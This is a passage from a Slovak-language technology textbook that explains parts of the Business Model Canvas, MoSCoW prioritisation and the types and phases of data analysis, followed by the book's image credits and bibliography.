
Fáza 4: Doručenie produktu - distribučný kanál akým bude produkt doručený zákazníkovi. Najrozšírenejším spôsobom je osobné prevzatie alebo doručenie prostredníctvom kuriéra.

Fáza 5: Popredajná podpora - pre udržanie dlhodobého vzťahu so zákazníkom je dôležitá zákaznícka podpora. Prostredníctvom podpory dokáže zákazník získať odpoveď na svoje otázky, ktoré vznikli počas používania produktu. Podpora je často využívaná aj pri vzniku nových problémov s produktom. Čím vyššia cena produktu, tým je táto zákaznícka podpora viac vyžadovaná zo strany zákazníkov.

Peňažné toky

Základom podnikania je peňažný príjem (angl. cash flow). Udržiavanie spokojných zákazníkov nie je dostatočné. Je potrebné, aby títo zákazníci platili za používane produktu a služby. Iba takto dokáže firma, ktorá podniká, prežiť a naďalej poskytovať služby alebo vyrábať a dodávať produkty.

Príjmy musia byť čo najjasnejšie definované. Preto nie je dostatočné iba uviesť zdroje pre rôzne príjmy, ale je rovnako dôležitý aj ich návrh cien a životný cyklus produktu. Tieto podrobnosti sú potrebné pre posúdenie, či je podnikanie ziskové, alebo nie. Ak sú náklady na navrhovanie a výrobu produktu vyššie, než je zákazník ochotný zaplatiť, potom to nemá zmysel vyrábať daný produkt.

Obrázok 7.5 - Peňažné príjmy a výdaje

Zdroj [36]

Mnohí podnikatelia váhajú, majú pocit, že bez funkčného a otestovaného prototypu nedokážu správne nastaviť cenu produktu. Na druhú stranu, ako lepší spôsob cenotvorby sa javí nastavenie ceny podľa závažnosti, aký problém v živote zákazníka daný produkt vyrieši. Napríklad pri urgentnom zásahu servisného technika, ktorý opravuje upchaté odpadové potrubia, môže byť cena výrazné vyššia, než je reálna hodnota času technika. Dôvodom je tiesňová situácia, ktorá musí byť vyriešená bez ohľadu na cenu.

Medzi dva základné typy peňažného príjmu firmy patria:

- **transakčný výnos** - tieto výnosy sú získané od zákazníka, ktorý robí jednorazovú platbu za výrobok alebo poskytnutie služby,
- **opakované výnosy** - opakované výnosy sa získavajú z priebežných platieb za dodaný produkt, či poskytnutého zákazníckeho servisu po predaji.

Nastavenie platobného modelu je spôsob, akým sa bude účtovať zákazníkovi dodaná služba alebo produkt. Vo všeobecnosti je v praxi najviac rozšírených niekoľko foriem:

Predaj tovarov

Tento druh predaja sa vzťahuje na prevod vlastníckych práv na fyzický výrobok od predávajúceho ku kupujúcemu. Napríklad knihy, hudba, elektronika, automobil sa predávajú kupujúcim.

Poplatok za použitie

Tento druh poplatku zvyčajne účtujú poskytovatelia služieb zákazníkom za používanie služby. Z tohto dôvodu bude mobilný operátor pravdepodobne účtovať zákazníkovi, že používa linku na určitý počet minút v priebehu dňa alebo mesiaca. Kozmetický salón môže účtovať svojmu zákazníkovi počet a povahu ošetrení, ktoré klientovi dodal počas starostlivosti.

Poplatky za predplatné

Keď používateľ potrebuje dlhodobý alebo nepretržitý prístup k produktom spoločnosti, zaplatí predplatné. Napríklad telocvičňa predáva svojmu zákazníkovi ročný členský predplatný lístok. Poskytovatelia káblových služieb účtujú svojmu používateľovi poplatok za upisovanie na základe času, ktorý zaplatí vopred.

Požičiavanie/prenájom/lízing

Niektoré organizácie poskytujú svojim zákazníkom výhradné práva na používanie produktu na obmedzený čas za stanovený poplatok. Po skončení tohto obdobia zákazník vracia zapožičaný predmet majiteľovi. Tento model príjmov predstavuje množstvo výhod pre spoločnosť aj pre zákazníka. Spoločnosť využíva opakované výnosy od zákazníka za uvedené obdobie. Na druhej stranemá zákazník výhradný prístup k produktu na čas, na ktorý ho vyžaduje, bez toho, aby musel robiť veľa investícií.

Udeľovanie licencií

Licencovanie sa vo všeobecnosti používa, keď hovoríme o výrobkoch, službách alebo nápadoch, ktoré spadajú pod parameter duševného vlastníctva. Tým sa otvára príjmový tok pre držiteľov práv, ktorí by inak museli investovať aj do výroby. V technologickom priemysle je bežné, že držitelia patentov udeľujú licenciu na používanie patentov iným spoločnostiam a účtujú si za ne licenčné poplatky.

Poplatok za sprostredkovanie

Ak spoločnosť vystupuje ako sprostredkovateľ, ktorý uľahčuje komunikáciu a transakciu medzi dvoma alebo viacerými stranami, účtuje si poplatok za sprostredkovanie. Príkladom je, keď personálna agentúra spája vhodného kandidáta s organizáciou, ktorá hľadá určitú sadu zručností. Firma zvyčajne účtuje percento hrubého platu organizácii, kandidátovi alebo obom.

Reklama


Spoločnosti, ktoré zarábajú peniaze prostredníctvom propagácie inej organizácie, produktu alebo služby. Firma si za túto propagáciu účtuje poplatok. Kedysi bol tento druh príjmov bežný len v reklamnom priemysle. Avšak v dnešnej dobe, v dôsledku rozvoja internetu a elektronického obchodovania,používa mnoho webových stránok aj toto ako hlavný zdrojsvojich príjmov.

Náklady

Tento blok predstavuje všetky náklady, ktoré podnik môže alebo bude mať, ak sa rozhodne pre konkrétny obchodný model. Veľké percento nových firiem ukončí svoju činnosť v prvých troch rokoch, pretože nedokáže efektívne spravovať a pokrývať svoje náklady.

Náklady môžu byť základným problémom pre niektoré obchodné modely a vždy zostanú hlavným problémom pre všetky podniky. Niektoré podniky robia dokonca veľké zmeny s cieľom čo najviac minimalizovať náklady. Z ekonomického pohľadu existujú dva hlavné typy nákladov:

- fixné náklady,
- variabilné náklady.

Obrázok 7.6 - Štruktúra nákladov

Zdroj [5]

Fixné náklady

Označované aj ako pevné, sú prevádzkové náklady, ktoré zostávajú rovnaké bez ohľadu na objem produkcie podniku. Tieto náklady sú zvyčajne časovo viazané, ako sú mesačné platy alebo nájomné za kancelárske priestory a môžu sa tiež označovať ako režijné náklady.

Výrobné podniky sa zvyčajne vyznačujú vysokými fixnými nákladmi v dôsledku investícií potrebných na prenájom zariadení. Treba však poznamenať, že fixné náklady nezostanú navždy rovnaké. Môžu sa časom meniť, ale zostanú stabilné počas určitého časového obdobia.

Variabilné náklady

Premenlivé náklady, ktoré sú silne závislé od objemu produkcie, ktorú spoločnosť vyrába. Ide teda o náklady, ktoré vzniknú pri výrobe produktu. Ak nevyrábame, nebudeme mať žiadne premenlivé náklady.

Podobne môžeme mať dodacie náklady, ale ak zákazníci nepožadujú dodanie, potom ide o možné premenlivé náklady, ktorým sa môžeme vyhnúť. Tieto náklady sú preto citlivé na zmeny dopytu a ponuky a nemožno ich ľahko predvídať. Zvyšujú sa priamo úmerne k nárastu práce a kapitálu. Premenlivé náklady predstavujú účty za spotrebu a suroviny použité na výrobu konečného výrobku. Organizácia a realizácia hudobného festivalu bude charakterizovaná vysokými variabilnými nákladmi.

Kľúčové aktivity

V tomto bloku sú popísané najdôležitejšie úlohy, ktoré spoločnosť musí plniť, aby dokázala vyrobiť zvolený produkt. Kľúčové aktivity sa líšia podľa obchodného modelu organizácie. Organizácia, ktorá sa vo veľkej miere spolieha na dodávateľov, zaradí ich vzájomnúkoordináciu ako kľúčovú aktivitu. Podnikanie založené na fyzických produktoch dáva na zoznam kľúčových aktivít napríklad skladovanie zásob materiálov, návrh a správu logistiky.

Hlavnými kategóriami, do ktorých môžu spadať kľúčové aktivity, sú:

- **výroba** - výber produktu a dizajnu, návrh výrobného procesu, výber výrobnej technológie, plánovanie výroby, kontrola výroby, kontrola kvality, evidencia a správa zásob, údržba strojov,
- **výskum a vývoj** - výskum a vývoj nových vlastností a funkcionalít produktu, zlepšenie parametrov existujúcich produktov, zlepšovanie kvality, inovácie produktov,
- **marketing** - výber cieľového trhu, návrh stratégie, spolupráca na vývoji produktu, komunikácia so zákazníkmi, podpora predaja, prezentácia a šírenie povedomia o produkte,
- **predaj** - návrh cien, vyjednávanie cien a podmienok s dodávateľmi,
- **zákaznícky servis** - riešenie problémov koncových zákazníkov, administratívna podpora presunu spätnej väzby na iné oddelenia, podpora predaja.

Kľúčové zdroje

Kľúčové zdroje sú hlavné vstupy a aktivity, ktoré spoločnosť používa a aplikuje na vytváranie a dodanie konečného produktu zákazníkovi. Často sú aj predmetom odlíšenia od konkurencie.Sú nevyhutné pre fungovanie obchodného modelu. Obchodné modely sú zvyčajne založené na množstve hmotných a nehmotných zdrojov.

Kľúčové zdroje sa zaoberajú operačným koncom obchodného spektra a určujú, aké materiály a vybavenie potrebujeme a akýtyp ľudí potrebujeme zamestnať. Tento aspekt zohráva priamu úlohu pri presadzovaní hodnotovej ponuky do zvoleného segmentu zákazníkov.

Kľúčové zdroje sú priamo závislé od počtu a typu kľúčových produktov, s ktorými sa spoločnosť snaží preraziť. Ichkvalita v konečnom dôsledku ovplyvní udržateľnosť a ziskovosť celej spoločnosti.

Ak napríklad výrobná spoločnosť zaznamenala dvojnásobný nárast dopytu, vedenie spoločnosti musí poznať štruktúru fyzických zdrojov, schopnosti dodávateľov, výrobné kapacity. To všetko na pomerne detailnej úrovní, aby dokázalo efektívne odhadnúť svoju schopnosť dodať vyrábané produkty.

Kľúčové zdroje podniku je možné kategorizovať do 4 hlavných skupín:

Fyzické zdroje

Fyzické aktíva sú hmotné zdroje, ktoré firma používa na vytvorenie svojej hodnoty. Môžu zahŕňať zariadenia, inventár, budovy, výrobné závody a distribučné siete, ktoré umožňujú fungovanie podniku. Spoločnosť, ktorá vyrába elektronické zariadenia, potrebuje polovodičové súčiastky ako kľúčový zdroj. Bez dostatočnej a dostupnej infraštruktúry, organizácia nedokáže napĺňať požiadavky a potreby podnikových zákazníkov.

Duševné zdroje

Ide o nefyzické, nehmotné zdroje ako značka, patenty, autorské práva a dokonca aj partnerstvá. Zoznamy zákazníkov, ich znalosť predstavujú formu intelektuálnych zdrojov. Tie potrebujú veľa času a značné výdavky na rozvoj. Akonáhle sa vyvinú, môžu ponúknuť spoločnosti jedinečné výhody. Niektoré podniky majú veľmi silné intelektuálne zdroje, ktoré sa často stávajú predmetom obchodu.

Ľudské zdroje

Zamestnanci sú často najdôležitejšími a najľahšie prehliadnutými aktívami organizácie. Spoločnosti v odvetví služieb musia byť kreatívne pri motivovaní svojich zamestnancov. Pri technologických firmách, medzi kľúčových zamestnancov patria napríklad inžinieri alebo vedci.

Finančné zdroje

Finančný zdroj zahŕňa hotovosť, úverové linky, akcie na burze. Všetky podniky vyžadujú kľúčové finančné zdroje, no rôzne podniky ich potrebujú v rôznej výške. Príkladom vysokej potreby finančných zdrojov sú banky, ktoré sú založené výlučne na dostupnosti tohto kľúčového zdroja.

Pre výrobcu automobilov sú fyzické zdroje zariadenia a výrobne stroje, napríklad montážne roboty. Duševným kľúčovým zdrojom je duševné vlastníctvo, ako sú patenty a dokonca zákaznícky servis. Kľúčovým ľudským zdrojom sú návrhári. Pokiaľ ide o finančné zdroje, výrobca bude potrebovať kapitál na investovanie do infraštruktúry a zásob, no môže ho navyše využiť aj na to, aby poskytol zákazníkom možnosť kupovať autá na prenájom alebo získať pôžičku za lepších podmienok, ako poskytujú banky alebo iné finančné inštitúcie.

Konkurenčná výhoda

Blok venovaný konkurenčnej výhode sa síce neobjavuje v pôvodnom Canvas modeli, každopádne stojí za zamyslenie sa, čo robí firmu alebo produkt chráneným pred konkurenciou. V prípade úspechu sa bude konkurencia určite snažiť odkopírovať takmer všetko, čo sa dá.

Existuje niekoľko možných príčin konkurenčnej výhody na trhu:

- patenty,
- duševné vlastníctvo,
- strategické partnerstvo s významnou značkou, dodávateľom, výrobcom,
- vytvorené vzťahy s významnými zákazníkmi,
- sila nášho tímu,
- prístup k nezverejneným informáciám,
- výhradná spolupráca so štátnym sektorom,
- existujúca zákaznícka komunita,
- prekážky vstupu pre konkurenciu - nákladné stroje, infraštruktúra, znalosti, materiály.

Model Canvas je považovaný za iteračný model. Po jeho dokončení, je možné začať s overovaním oproti reálnemu stavu a možnostiam. Rozdiely, prípadne nové požiadavky a informácie sa zapracujú v ďalšom kole úprav a zmien. Takýmto spôsobom sa po niekoľkých kolách získa podnikateľský plán, ktorý má vyššiu kvalitu, akú mal na začiatku.

Podobný iteračný prístup je aplikovateľný aj v iných oblastiach, ako napríklad vývoj softvéru alebo hardvéru.

7.5 MoSCoW model

MoSCoW je technika, ktorá pomáha porozumieť prioritám. Používa sa v oblasti riadenia, obchodnej analýzy, riadenia projektov a vývoja softvéru s cieľom dosiahnuť spoločné porozumenie so zainteresovanými stranami o dôležitosti, ktoré kladú na splnenie každej požiadavky. Model je tiež známy ako MoSCoW prioritizácia alebo MoSCoW analýza. Názov je zložený zo začiatočných písmen:

- **M** - Musí mať (Must have),
- **S** - Mal by mať (Should have),
- **C** - Mohol by mať (Could have),
- **W** - Nebude mať, zatiaľ (Won't have this time).

Všetky požiadavky sú dôležité a požaduje sa, aby poskytli čo najskoršie a najviac pozitívne výsledky. Pri vývoji produktu je potrebné najprv dodať vlastnosti, ktoré spadajú pod písmeno M, následne S a C. Až nakoniec sa vytvárajú požiadavky evidované pod písmenom W.

- **musí mať** -požiadavky sú dôležité pre aktuálne časové doručenie, aby bol produkt úspešný. Ak nie je zahrnutá žiadaná požiadavka, môže to viesť k zlyhaniu projektu,
- **mal by mať** -požiadavky sú dôležité, ale nie sú potrebné pre doručenie v aktuálnom čase. Tieto požiadavky nie sú tak časovo kritické, alebo môže existovať iný spôsob, ako splniť túto požiadavku,
- **mohol by mať**–ide o požiadavky, ktoré nie sú nevyhnutné, ale mohli by zlepšiť používateľské skúsenosti alebo spokojnosť zákazníkov pri nízkych nákladoch na vývoj. Tieto budú obvykle zahrnuté vtedy, ak to čas a zdroje dovolia,
- **nebude mať (zatiaľ)** - požiadavky, na ktorých sa zainteresované strany nedohodli. Ide najčastejšie o funkcie a vlastnosti s najnižšou návratnosťou investície (úsilie, čas a peniaze).

Na druhej strane sa objavuje aj kritika tejto metódy. Medzi hlavné nedostatky sa často uvádza nedostatočné odôvodnenie, kam zaradiť konkurenčné požiadavky. Prečo je požiadavka na vlastnosť alebo funkcionalitu produktu zaradená do kategórie **M** a nie do kategórie **S**.

Ďalším potenciálnym problémom je nejasnosť nad načasovaním implementácie nových vlastností produktu. Problém sa objavuje najmä v kategórii **W**. Nehovorí sa o tom, či daná vlastnosť nebude implementované v tejto verzii produktu, alebo už nikdy. Modelu sa taktiež vytýka silná možnosť "politického" ovplyvňovania rozhodovacieho procesu vo firme. Človek, ktorý má lepšie vzťahy s najvyšším manažérom, si dokáže presadiť aj horšie nápady na úkor tých lepších.

7.6 Dátová analytika

Dátová analytika, označovaná aj ako analýza údajov, je proces kontroly, čistenia, transformácie údajov a vytvárania modelov s cieľom nájsť užitočné informácie, vytvoriť závery a podporiť rozhodovanie.

Analýza údajov má viacero možných prístupov, ktoré zahŕňajú rozličné štatistické techniky a metódy pod rôznymi názvami. Tieto techniky metódy sa používajú v mnohých oblastiach od podnikania, cez vedu a výskumu techniky až po spoločenské vedy.

Z pohľadu typu analýzy sa môže vykonávať:

- popisná analýza (deskriptívna),
- prediktívna analýza,
- preskriptívna analýza.

Popisná analýza

Využíva hlavne pozorované údaje. Používa sa na identifikáciu kľúčových vlastností sledovaného súboru údajov. Zhrnuté údaje z popisnej analýzy poskytujú informácie o predchádzajúcich udalostiach a trendoch vo výkone. Analýza závisí výlučne na historických údajoch a poskytuje pravidelné správy o udalostiach, ktoré sa už stali v minulosti.

Tento typ analýzy sa používa aj na generovanie ad hoc správ, ktoré sumarizujú veľké množstvo údajov a poskytuje odpoveď na jednoduché otázky: Koľko? Ako veľmi? Čo sa stalo?

Rozsah popisnej analýzy je zhrnúť údaje do kompaktnejších a užitočnejších informácií. Príklad výstupu popisnej analýzy je hodinová správa o vyťažení siete.

Prediktívna analýza

Pokúša sa predpovedať, čo sa môže stať ďalej s istou mierou dôvery založenej na údajoch a štatistikách. Prediktívna analýza sa môže použiť na vyvodenie chýbajúcich údajov a vytvorenie budúcej trendovej línie založenej na minulých údajoch. Používa simulačné modely a prognózy na to, aby naznačili, čo sa môže stať.Príklad prediktívnej analýzy je počítačový model, ktorý sa používa na predpovedanie počasia.

Preskriptívna analýza

Predpovedá výsledky a navrhuje kurzy akcií, ktoré budú mať pre podnik alebo organizáciu najväčšie prínosy. Analýza odporúča jednotlivé akcie alebo rozhodnutia založené na komplexnom súbore cieľov, obmedzení a možností. Môže sa použiť ako podpora pre zmiernenie, alebo dokonca vyhýbanie sa rizikám.

Tento typ analýzy môže využívať aj princípy spätnej väzby, čo umožňuje prepočítanie modelu, a tým zvýšiť presnosť predpovede a dosiahnutie lepších výsledkov.Príkladom preskriptívnej analýzy je počítačový model, ktorý sa používa na odporúčanie akciového trhu na nákup alebo predaj akcií.

Priebeh dátovej analýzy

Analýza údajov je proces, kedy sa z nespracovaných údajov vytvárajú informácie užitočné pre rozhodovanie používateľov. Údaje sa analyzujú tak, aby odpovedali na otázky, testovali hypotézy alebo vyvrátili teórie.

Existuje niekoľko fáz procesu analýzy. Jednotlivé fázy sú iteračné, pretože spätná väzba z neskorších fáz môže viesť k prepracovaniu tých predchádzajúcich.

Fáza 1: Definovanie požiadaviek– Prvým krokom analytického procesu je identifikovanie problému a jeho formálne definovanie. Je vhodné,aby definícia problému nebola príliš široká, ale ani príliš úzka. Po definícii problému je vytvorená hypotéza, ktorá predstavuje výskumnú otázku.

Je vhodné si taktiež ujasniť prečo je potrebné vykonať analýzu a aký prínos budú mať výsledky analýzy pre ďalšie rozhodovanie.

Fáza 2: **Zber dát** – V tejto fáze sa identifikujú kľúčové údaje, určí sa ich formát a potrebné množstvo, ktoré je dostatočné pre vykonanie analýzy. Moderným trendom v oblasti zberu dát sú takzvané open datasety. Ide o súbory dát, ktoré sú verejne dostupné pre účely analýz a výskumov.

Fáza 3: **Príprava dát** – Ide o časovo náročný proces, ktorý zabezpečí, že vstupné údaje budú upravené do formátu, ktorý je použiteľný pre následnú analýzu. Zo získaných dát môže byť napríklad potrebné odstrániť tie, ktoré sú neúplné, alebo chybné. Taktiež je často potrebná úprava formátu dát. Pôvodná forma, v akom sú údaje zaznamenané, je odlišná od tej, ktorá je vyžadovaná pre ďalšie spracovanie.

Fáza 4: **Výber modelu** – Výber správnej analytickej metódy a postupu sú veľmi dôležité. Každá metóda je vhodná pre iný typ informácií a poskytuje odpovede na iné otázky. Lineárna regresia sa používa na iný účel ako korelačné matice.

Fáza 5: **Analýza dát** – Proces testovania výsledkov modelu, overenie ich spoľahlivosti. V tejto fáze sa overuje, či získané výsledky odpovedali na otázku, alebo problém definovaný na začiatku analytického procesu.

Fáza 6: **Prezentácia výsledkov** - V tomto kroku sú zvyčajne výsledky prezentované vizuálnou formou, ktorá je sprevádzaná textovým popisom. V texte je uvedená interpretácia výsledkov, ktorá má pomôcť pochopiť nové informácie a zasadiť ich do kontextu problému, ktorý bol definovaný na začiatku.

Fáza 7: **Rozhodnutie** – Posledným krokom analytického procesu je rozhodnutie o riešení problému. Môže to byť napríklad výber projektu s najlepším indexom návratnosti investície.

Analytika je proces zhromažďovania a analýzy údajov pomocou matematických a štatistických techník. Zahŕňa aj interpretáciu údajov a prezentáciu nových zistení. Ďalším veľmi zaujímavým použitím štatistiky, je hľadanie a vyhodnocovanie vzorov alebo vzťahov medzi premennými.

BIBLIOGRAFIA

Obrázky

Obálka knihy- CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2017/07/01/19/47/background-2462426_960_720.jpg

Prvá kapitola - CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2018/03/22/21/14/wlan-3251871_960_720.jpg

Druhá kapitola - CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2015/02/11/04/29/arduino-631977_960_720.jpg

Tretia kapitola - CC0 Creative Commons - dostupné online: https://pixabay.com/en/code-code-editor-coding-computer-1839406/

Štvrtá kapitola - CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2016/05/02/11/05/apple-1367032_960_720.jpg

Piata kapitola - CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2018/04/07/07/27/switch-3297900_960_720.jpg

Šiesta kapitola - CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2016/04/03/17/48/monitoring-1305045_960_720.jpg

Siedma kapitola - CC0 Creative Commons - dostupné online:
https://cdn.pixabay.com/photo/2015/10/12/15/07/buildings-984195_960_720.jpg

Ôsma kapitola – CC0 Creatove Commons – dostupné online:
https://pixabay.com/get/eb32b70920f7073ed1584d05fb0938c9bd22ffd41cb2104494f4c57cae/tool-2766836_1280.jpg

1. IoT v poľnohospodárstve - Sustainable Farming and the IoT: Cocoa Research Station in Indonesia, Published in: Case Studies, Meshlium, Plug & Sense!, Smart Agriculture, Waspmote, December 15th, 2015 - Libelium, http://www.libelium.com/sustainable-farming-and-the-iot-cocoa-research-station-in-indonesia/
2. IoT v doprave - Traffic monitoring system uses Bluetooth sensors over ZigBee, October 27, 2011, Phil Ling, http://www.mwee.com/news/traffic-monitoring-system-uses-bluetooth-sensors-over-zigbee
3. Smart grid - Smart Grid Training For Non Engineers, Training Promo, https://www.tonex.com/training-courses/smart-grid-training-for-non-engineers/
4. Smart City - What is the Internet of Things? A Smart Cities and Highways Perspective, https://www.pinterest.com/pin/442267625882837436
5. Vlastná tvorba, autori knihy
6. https://sparkfun.com
7. Komunikačný model, autori knihy
8. OSI model, Wikipédia : https://sk.wikipedia.org/wiki/Model_OSI

9. Schéma riadenia teploty s pomocou spätnej väzby - Cisco IoT fundamentals course, Preložené autormi.
10. Controlling the Heart, https://www.heartfailure.org/the-heart/controlling-the-heart/index.html
11. Various topic related images, https://google.com
12. Cisco NetAcad - IoECT2: Connecting Things
13. THARUN, Linux Directory Structure (File System Structure), http://www.linuxstories.net/linux-directory-structure-file-system-structure/, JUNE 21, 2018
14. Try Blockly, Google for Education Blockly, https://developers.google.com/blockly/
15. Creating your first flow, https://nodered.org/docs/tutorials/first-flow
16. Kong, Documentation, https://konghq.com/kong/
17. Elektrický obvod, https://cs.wikipedia.org/wiki/Elektrick%C3%BD_obvod
18. MARSHALL BRAIN, CHARLES W. BRYANT & CLINT PUMPHREY, How Batteries Work, https://electronics.howstuffworks.com/everyday-tech/battery6.htm
19. Is BGP multi-homing enough for WAN network performance?, Mar 16, 2012, https://www.noction.com/blog/bgp-multi-homing-enough-for-network-performance
20. Cisco ICND1 Foundation Learning Guide: LANs and Ethernet
21. ZigBee Wireless Technology Architecture and Applications, https://www.elprocus.com/what-is-zigbee-technology-architecture-and-its-applications/
22. Bluetooth Basics, https://learn.sparkfun.com/tutorials/bluetooth-basics/how-bluetooth-works
23. LTE-A Architektura, M2M-LTE-A architecture with focus on relay node, Go to publication, Farhan LDIC 2014, Farhan Ahmad,Safdar Nawaz Khan Marwat,Yasir Zaki, Download https://www.researchgate.net/figure/M2M-LTE-A-architecture-with-focus-on-relay-node_fig2_291354737
24. LoRa sieť - A Study of LoRa: Long Range & Low Power Networks for the Internet of Things, Oct 2016, Aloÿs Augustin, Jiazi Yi,Thomas Heide Clausen, William Mark Townsley, https://www.researchgate.net/figure/LoRa-network-architecture_fig1_307965130
25. LoRaWAN - A Low Power WAN Protocol for Internet of Things: a Review and Opportunities, https://www.researchgate.net/figure/Power-Consumption-vs-Range-for-Bluetooth-LE-Cellular-LoRaWan-and-Wi-Fi-technologies_fig3_318866065
26. RPL protocol - https://www.slideshare.net/tanupoo/I3-69660649
27. API Builder and MQTT for IoT – Part 1, https://devblog.axway.com/apis/api-builder-and-mqtt-for-iot-part-1/
28. Accelerating the Industrial Internet of Things, Constrained Application Protocol (CoAP), https://www.iotone.com/term/constrained-application-protocol-coap/t126
29. HomeLand Security, Control Systems CyberSecurity: Defense in Depth Strategies. https://www.energy.gov/sites/prod/files/oeprod/DocumentsandMedia/Defense_in_Depth_Strategies.pdf
30. Managing Network Access Control, https://sc1.checkpoint.com/documents/R80/CP_R80BC_Firewall/136417.htm
31. BOT-net - DDoS Attack, July 20, 2016, https://www.keycdn.com/support/ddos-attack/
32. Fundamental difference between Hashing and Encryption algorithms, https://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-and-encryption-algorithms/14576053#14576053
33. Lavínový efekt - Avalanche effect, https://en.wikipedia.org/wiki/Avalanche_effect
34. Elektronický občiansky preukaz, Občiansky preukaz s čipom - najčastejšie otázky a odpovede, https://www.slovensko.sk/sk/faq/faq-eid/
35. Ilúzia špičky ľadovca - Success Secrets, https://steemit.com/christian-trail/@janton/on-success

36. Peňažné príjmy a výdaje, Statements of Cash Flow, http://www.thebusinessplanstore.com/cashflowstatement.htm

Ostatné

(ISC)2 CISSP Certified Information Systems Security Professional Official Study Guide 8th Edition, Mike Chapple, James M. Stewart, Darril Gibson, Sybex, ISBN-13: 978-1119475934

25 Most Dangerous Software Errors, publikované: Jún 27, 2011, dostupné online: https://www.sans.org/top25-software-errors

Aijaz and A. Aghvami, "Cognitive machine-to-machine communications for internet-of-things: A protocol stack perspective," IEEE Internet of Things Journal, vol. 2, no. 2, pp. 103-112, publikované April 2015, dostupné online: http://ieeexplore.ieee.org/document/7006643/3

Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari, and M. Ayyash, "Internet of things: A survey on enabling technologies, protocols and applications," IEEE Communications Surveys Tutorials, vol. PP, no. 99, 2015, http://ieeexplore.ieee.org/document/7123563/3

Anatomy of the Linux kernel, History and architectural decomposition, M. Tim Jones, publikované Jún 06, 2007, dostupné online: https://www.ibm.com/developerworks/library/l-linux-kernel/index.html

API Reference | Calendar API | Google Developers., Google, Dostupné online: http://developers.google.com/google-apps/calendar/v3/reference/

Application Layer Security Within the OSI Model, Feb 4, 2016 by Sharon Solomon, dostupné online: https://www.checkmarx.com/2016/02/04/application-layer-security-within-osi-model/

Arduino homepage - https://www.arduino.cc/

Avoiding the Top 10 Security Flaws, dostupné online: http://ieeecybersec.wpengine.com/2015/11/13/avoiding-the-top-10-security-flaws/

BUSINESS ANALYSIS - Revised Edition, James Cadle, Donald Yeates, James Cadle, Malcolm Eva, Keith Hindle, Debra Paul, Craig Rollason, Paul Turner, Donald Yeates Debra Paul, BCS Professional Certificate in Business Analysis edition, ISBN-13: 978-1780172774

CCNA Introduction to Networking 5.0 Rick Graziani Cabrillo College, Dostupné online: http://cabrillo.edu/~rgraziani/courses/cis81.html

CCNA ROUTING AND SWITCHING 200-125 Official Cert Guide Library 1st Edition, Wendell Odom , CISCO, ISBN-13: 978-1587205811

CCNP ROUTING AND SWITCHING TSHOOT 300-135 Official Cert Guide 1st Edition, Raymond Lacoste , CISCO, ISBN-13: 978-1587205613

Cisco ICND1 Foundation Learning Guide: LANs and Ethernet

CISCO NetAcad - CCNA - Lab - Draw Your Concept of the Internet

CISCO NetAcad - CCNA - Lab - Mapping the Internet

CISCO NetAcad - CCNA - Lab – Researching Network Security Threats

CISCO NetAcad - Connecting Things - Lab – Draw a Process Diagram

CISCO NetAcad - Introduction to CyberSecurity - Lab – Compare Data with a Hash

CISCO NetAcad - Introduction to CyberSecurity - Lab – Password Cracking

Cisco NetAcad - IoEBDA2: Big Data & Analytics

Cisco NetAcad - IoECT2: Connecting Things

CISCO NetAcad - IoT BD&A - Lab – Basic Data Analysis

CISCO NetAcad - Lab – Install a Virtual Machine on a Personal Computer

CISCO NetAcad - Packet Tracer – Connecting Devices to Build IoT Topology

CISSP ALL-IN-ONE EXAM GUIDE, Seventh Edition 7th Edition, Shon Harris, ISBN-13: 978-0071849272

COBIT 4.1, Dostupné online: http://www.isaca.org/Knowledge-Center/COBIT/Pages/Overview.aspx

Communication theory, dostupné online: https://en.wikipedia.org/wiki/Communication_theory

Comparison of Internet of Things (IoT) Data Link Protocols, Azamuddin Bin Ab Rahman, Prof. Raj Jain, publikované November 30, 2015, Dostupné online: https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot_dlc/index.html

ELEKTROTECHNICKÉ TABULKY PRO ŠKOLU, Gregor Häberle, Europa - Sobotáles cz. s.r.o., ISBN:80-86706-16-8

